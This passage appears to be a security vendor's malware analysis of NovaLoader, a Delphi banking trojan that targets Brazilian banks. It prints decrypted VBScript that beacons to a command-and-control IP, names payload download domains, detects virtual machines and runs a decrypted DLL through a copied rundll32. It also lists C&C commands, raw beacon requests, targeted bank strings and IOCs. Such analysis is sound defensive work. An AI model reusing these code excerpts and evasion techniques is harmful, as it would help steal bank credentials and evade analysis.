
Downloaded VB script looks like the following after decryption:



```
on error resume next

set oHTTPC = CreateObject("Microsoft.XMLHTTP")
oHTTPC.open "GET", "http://54.95.36.242/contaw.php",false
oHTTPC.setRequestHeader "Content-Type", "application/
x-www-form-urlencoded"
oHTTPC.setRequestHeader "Content-Length", Len(sRequest)
oHTTPC.send sRequest



const  cCOD    = 92
const  cID   = "1"
const  sRoleX   = "http://32atendimentodwosgraumell.club/mi5a"
const  wlinkF   = "http://32atendimentodwosgraumell.club/"
const  cRaiz1 = "C:\Users\Public\"
const  cXH = ".vh4"
const  cXZ = ".zip"
const  cWus3r = "mi5"
const  cSenLoad = "NKYHGSDR89"
const  cChilebeans = "0"
const  wVersion = "1"
const  wVersionApp = "1"
const  wVersionVBS = "1"
const  wVersionEXT = "1"
const  wCnfg =
"UDIDGDAFQDKFWFNFXFXDKDACSFNFUCSDACSGCFUDHCSDACSGCFUDICSDACSGCFU
DJCSDAGAFIGDDHDJDPDNDAFUFWFNFSFYFLFFGFDAFFFFFWFYFMFJFRFTGCFNFFFJ
```

Fig. 5: VBS after decryption

The VB script will send a GET request to “http://54.95.36[.]242/contaw.php” , possibly to let the command-and-control (C&C) server know that it is running on the system. After that it will try to detect presence of virtual environment using Windows Management Instrumentation (WMI) queries, as shown below.




```
If sModel = "Virtual Machine" then
    ' Microsoft virtualization technology detected, assign de
    sVMPlatform = "Hyper-V"
    bIsVM = true
    ' Try to determine more specific values
    Select Case sBIOSVersion
    Case "VRTUAL - 1000831"
        bIsVM = true
        sVMPlatform = "Hyper-V 2008 Beta or RC0"
    Case "VRTUAL - 5000805", "BIOS Date: 05/05/08 20:35:56  V
    Case "VRTUAL - 3000919" …
    Case "A M I  - 2000622"…
    Case "A M I  - 9000520"…
    Case "A M I  - 9000816", "A M I  - 6000901"…
    Case "A M I  - 8000314"…
    End Select
ElseIf sModel = "VMware Virtual Platform" then
    ' VMware detected
    sVMPlatform = "VMware"
    bIsVM = true
ElseIf sModel  = "VirtualBox" then
    ' VirtualBox detected
    bIsVM = true
    sVMPlatform = "VirtualBox"
Else
    ' This computer does not appear to be a virtual machine.
End if
```

Fig. 6: VM detection code

NovaLoader will drop and copy following executable files into the directory *C:\\Users\\Public\\:*

C:\\Windows\\(system32|SysWOW64)\\rundll32.exe C:\\Windows\\(system32|SysWOW64)\\Magnification.dll




```
set oHTTPC = CreateObject("Microsoft.XMLHTTP")
oHTTPC.open "GET", "http://54.95.36.242/contaw.php",false
oHTTPC.setRequestHeader "Content-Type", "application/
x-www-form-urlencoded"
oHTTPC.setRequestHeader "Content-Length", Len(sRequest)
oHTTPC.send sRequest
```

Fig. 7: C&C notification request

After that it will download a following files from 32atendimentodwosgraumell[.]club

32atendimentodwosgraumell[.]club/mi5a.php decrypted and saved at *C:\Users\Public\{random}4.zip* 32atendimentodwosgraumell[.]club/mi5a1.zip saved at *C:\Users\Public\{random}1.zip* 32atendimentodwosgraumell[.]club/mi5asq.zip saved at *C:\Users\Public\{random}sq.zip*

Then it will send multiple GET requests to “54.95.36.242/contaw{1-7}[.]php”



```
GET /contaw.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64;
Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 54.95.36.242
Connection: Keep-Alive

GET /contaw2.php?w=[redacted]BIT-PC_Microsoft%20Windows
%207%20Professional%20_True HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64;
Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 54.95.36.242
Connection: Keep-Alive

GET /contaw3.php?w=[redacted]BIT-PC HTTP/1.1
Accept: */*
```

Fig. 8: Multiple C&C requests

GET /contaw.php GET /contaw2.php?w={redacted}BIT-PC_Microsoft%20Windows%207%20Professional%20_True GET /contaw3.php?w={redacted}BIT-PC GET /contaw4.php?w={redacted}BIT-PC GET /contaw5.php?w={redacted}BIT-PC GET /contaw6.php?w={redacted}BIT-PC_2/1/2019%205:05:06%20PM GET /contaw7.php?w={redacted}BIT-PC_2/1/2019%205:05:06%20PM_CD=414KbCD1=9160Kb_


It will also drop several files into the *C:\Users\Public\* directory:

Dropped files	**MD5**	**Comment**
DST.exe	51138BEEA3E2C21EC44D0932C71762A8	copied rundll32.exe
I	3DC26D510907EAAC8FDC853D5F378A83	encypted file containing various values like version, extension etc.
I_	A34F1D7ED718934185EC96984E232784	encrypted configuration file

KC	89473D02FEB24CE5BDE8F7A559631351	similar to file named "l"
mwg.dll	F3F571288CDE445881102E385BF3471F	copied magnification.dll
PFPQUN.DST	8C03B522ACB4DDC7F07AB391E79F1601	support dll to decrypt main payload
PFPQUN1.DST	F3D4520313D05C66CEBA8BDA748C0EA9	encrypted main payload
winx86.dll	87F9E5A6318AC1EC5EE05AA94A919D7A	Sqlite dll

Fig. 9: Files dropped by script

And, finally, it will execute the decrypted DLL exported function using the copied *rundll32.exe* file.



```
Set oss = CreateObject("Shell.Application")
oss.ShellExecute "C:\\Users\\Public\\"&sNomeExt&".exe",
"C:\\Users\\Public\\"&sNomeArq&"."&sNomeExt&","&cSenLoadNova&" ,
"&crypt(cCod&" "&Mid(sNomeMaq, 2, 1), 10),"", "open", 1
```

Fig. 10: Executing the stage-3 payload

The stage-3 payload is a DLL file that acts as a loader for the final payload. It is run via *rundll32.exe* and its purpose is to decrypt and load the final payload.

Final payload

The final payload is written in Delphi. It has multiple capabilities including stealing victim's credentials for several Brazilian banks. It monitors the browser window's title for bank names and if a targeted tab is found, the malware can take control of the system and block the victim from the real bank's page to do its nefarious activities by communicating to its C&C. Its activity is quite similar to the well-known Overlay RAT.

Some of the interesting commands used by the malware include:

Command String	**Description**
<|SocketMain|>	To stabilize socket connection
<|Info|>	Sends infected OS details
<|PING|>	Checking status of the connection
<|Close|>	Close all connections
<|REQUESTKEYBOARD|>	Sends keystrokes to the active application window
<|MousePos|>	Set mouse position
<|MouseLD|>	Set mouse left button down
<|MouseLU|>	Set mouse left button up
<|MouseRD|>	Set mouse right button up
<|MouseRU|>	Set mouse right button down
<|Desktop|>	Share compromised system desktop

<|gets|>	Check gets in C&C response to check if data is correct reply with <|okok|>

Fig. 11: NovaLoader C&C commands

There were many interesting strings related to the Brazilian banks found in malware:

Strings in malware	**Corresponding bank site**
caixa	http://www.caixa.gov.br
bancodobrasil	https://www2.bancobrasil.com.br
bbcombr	https://www.bb.com.br/
bradesco	https://banco.bradesco/
santander	https://www.santander.com.br/
bancodaamazonia	https://www.bancoamazonia.com.br/
brbbanknet	https://brbbanknet.brb.com.br/netbanking/
banese	https://www.banese.com.br/
banestes	https://www.banestes.com.br/
bancodoestadodopar	https://www.banpara.b.br/
bancobs2	https://www.bs2.com/
citibankbrasil	https://www.citibank.com.br
bancofibraonline	https://www.bancofibra.com.br/
agibank	https://www.agibank.com.br/
bancoguanabara	http://www.bancoguanabara.com.br/
ccbbrasil	http://www.br.ccb.com
bancoindusval	https://www.bip.b.br/ir
internetbankingbancointer	https://internetbanking.bancointer.com.br/
modalbanking	https://modalbanking.modal.com.br/
bancopan	https://www.bancopan.com.br/
pineonline	https://www.pine.com/

Fig. 12: Some of the targeted bank strings found in the malware

Conclusion

The Brazilian actors are among the top contributors of global cybercrime and they are always coming up with new ways to infect their targets using spam, social engineering, and phishing. In this campaign, we have observed them targeting Brazilian financial institutions using malware written in Delphi. The Zscaler ThreatLabZ team is actively tracking and reviewing all malicious payloads to ensure that our customers are protected.

IOCs

Md5

60e5f9fe1b778b4dc928f9d4067b470b 4ef89349a52f9fcf9a139736e236217e 100ff8b5eeed3fba85a1f64db319ff40 99471d4f03fb5ac5a409a79100cd9349 cb2ef5d8a227442d0156de82de526b30 a16273279d6fe8fa12f37c57345d42f7 ac4152492e9a2c4ed1ff359ee7e990d1 fdace867e070df4bf3bdb1ed0dbdb51c 4d5d1dfb84ef69f7c47c68e730ec1fb7 6bf65db5511b06749711235566a6b438 c5a573d622750973d90af054a09ab8dd ef5f2fd7b0262a5aecc32e879890fb40 35803b81efc043691094534662e1351c 34340c9045d665b800fcdb8c265eebec a71e09796fb9f8527afdfdd29c727787 5a9f779b9cb2b091c9c1eff32b1f9754 a71177882590305386 01e8020035867e cb9f95cec3debc96ddc1773f6c681d8c a7722ea1ca64fcd7b7ae2d7c86f13013

URLs

185[.]141[.]195[.]5/prt1.txt 185[.]141[.]195[.]81/prt3.txt 185[.]141[.]195[.]74/prt1.txt dwosgraumellsa[.]club/cabaco2.txt wn5zweb[.]online/works1.txt 23[.]94[.]243[.]101/vdb1.txt 167[.]114[.]31[.]95/gdo1.txt 167[.]114[.]31[.]93/gdo1.txt

Suggested Blogs

Nov
27
2019

A New Wave of Stalkerware Apps

By: Shivang Desai

Read This Post